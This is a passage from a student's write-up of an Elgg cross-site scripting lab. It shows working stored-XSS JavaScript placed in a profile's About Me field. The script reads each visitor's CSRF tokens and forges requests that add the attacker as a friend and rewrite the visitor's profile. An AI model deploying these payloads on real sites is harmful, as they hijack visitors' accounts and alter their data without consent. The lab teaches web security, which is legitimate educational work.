http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1633816200&__elgg_token=ZHlTTKfk54tAnOnASpYLfA&__elgg_ts=1633816200&__elgg_token=ZHlTTKfk54tAnOnASpYLfA
```

Now after viewing the genuine URL my malicious URL will be

```
http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
```

we need to use this URL to maliciously add Samy as friend to other. To do this I add this URL to the script provided.

```
<script>
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
var Ajax=new XMLHttpRequest ();
```

```
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Now before running the script, we need to confirm that Samy has no friend for that I login to the Samy account and click on Friends icon and see that Samy has no friend.



Figure 34: Login to the Samy account



Figure 35: Login Successfully



Figure 36: Samy has no friends before

Now to run the script above I click on profile button then click on edit profile button. Now in this task I need to add the above script in the About Me section of the Samy account. Now to enable the text mode to add script I click on edit html button above the About me and then add my script in the About me section and then click on save to save the script. Here with others Samy will also add himself as his friend.



Figure 37: Adding script to the About Me field



Figure 38: Script run successfully and Samy add himself as his friend

Now a new user Charlie login to his account and currently he has no friends.



Figure 39: Charlie has no friends

Now he visits the Samy profile and by only visiting Samy profile he become friend of Samy without click on the Add friend button.



Figure 40: Charlie visits Samy profile



Figure 41: Samy become friend of Charlie without his intensions

Question 1: Explain the purpose of Lines 1 and 2, why are they are needed?

Line 1 and line 2 will get the timestamp and token and store it in the variable to append it with the URL later. They are needed to tell the server that the request is coming form the authentic source therefore server will authenticate the request

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

No, because in the default editor mode my script will be treated as a text and displays as it is in the about me.

Task-6 Modifying the Victim's Profile

In this task I have to write the worm that will update the user profile when he/she visits the Samy profile. For that first I need to find that what happens when someone change his/her about me section for that I need to use HTTP Header Live tool to see what the genuine request will look like. Therefore, to do that I logged in to the Alice account and click on profile button and then click edit profile button to update the About me section and click on the show sidebar and then select HTTP Header Live tool. After that I add that I add some About me details of Alice and click on save button. Then from the HTTP Header Live tool I found the POST request of to retrieve the guanine request.



Figure 42: Editing the Alice Account



Figure 43: Adding about me of Alice



Figure 44: Found the POST request in the HTTP Header Live Tool

The actual post request URL is

```
http://www.xsslabelgg.com/action/profile/edit
```

and the parameters used by this post request is

```
__elgg_token=WyqPdCc79TCOfOWS2vsx_A&__elgg_ts=1633822876&name=Alice&description=<p>Hello World My name is Alice</p> <p>Edited by: 20I-1955</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=44
```

Now after viewing the request URL and the parameters the URL, content and guid for the payload is

```
URL = http://www.xsslabelgg.com/action/profile/edit
Var Content = ts+token+"&description=Hello World from Samy. Edited by: 20I-1955"+userName+"&accesslevel[description]=2"+guid;
Guid = 47
```

So after getting the information required my script for this task will become

```
<script type="text/javascript">
window.onload = function () {
var userName="&name="+elgg.session.user["username"];
var guid = "&guid="+elgg.session.user["guid"];
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=ts+token+"&description=Hello World from Samy. Edited by: 20I-1955"+userName+"&accesslevel[description]=2"+guid;
var samyGuid = 47;
if (elgg.session.user.guid != samyGuid) {
   //var Ajax=null;
   Ajax=new XMLHttpRequest();
   Ajax.open("POST",sendurl,true);
   Ajax.setRequestHeader("Host","www.xsslabelgg.com");
   Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
   Ajax.send(content);
  }
}
</script>
```

Now to perform the attack I again login to the Samy account and click on profile button and then click on Edit profile. Now to enable the text mode to add script in the About me field, I click on edit html button

above the About me and then add my script in the About me section and then click on save to save the script.

